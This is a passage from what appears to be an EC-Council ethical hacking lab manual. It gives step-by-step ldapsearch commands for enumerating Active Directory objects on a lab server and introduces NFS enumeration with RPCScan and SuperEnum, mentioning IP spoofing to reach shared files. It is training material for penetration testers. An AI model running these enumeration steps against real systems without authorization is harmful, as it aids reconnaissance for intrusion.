
   Note: **-x**: specifies simple authentication, **-h**: specifies the host, and **-s**: specifies the scope.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type **ldapsearch -h [Target IP Address] -x -b "DC=CEH,DC=com"** and press **Enter** (here, the target IP address is **10.10.1.22**), to obtain more information about the primary domain.


   Note: **-x**: specifies simple authentication, **-h**: specifies the host, and **-b**: specifies the base DN for search.



6. Type **ldapsearch -x -h [Target IP Address] -b "DC=CEH,DC=com" "objectclass=*"** and press **Enter** (here, the target IP address is **10.10.1.22**), to retrieve information related to all the objects in the directory tree.

   Note: **-x**: specifies simple authentication, **-h**: specifies the host, and **-b**: specifies the base DN for search.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



7. Attackers use ldapsearch for enumerating AD users. It allows attackers to establish connection with an LDAP server to carry out different searches using specific filters.
8. This concludes the demonstration of performing LDAP enumeration using ldapsearch.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform NFS Enumeration

NFS enumeration is a method by which exported directories and shared data on target systems is extracted.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after LDAP enumeration is to perform NFS enumeration to identify exported directories and extract a list of clients connected to the server, along with their IP addresses and shared data associated with them.

After gathering this information, it is possible to spoof target IP addresses to gain full access to the shared files on the server.

Lab Objectives

- Perform NFS enumeration using RPCScan and SuperEnum

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of NFS Enumeration

NFS (Network File System) is a type of file system that enables computer users to access, view, store, and update files over a remote server. This remote data can be accessed by the client computer in the same way that it is accessed on the local system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks


Task 1: Perform NFS Enumeration using RPCScan and SuperEnum

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints, and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

Here, we will use RPCScan and SuperEnum to enumerate NFS services running on the target machine.

Note: Before starting this task, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.


1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

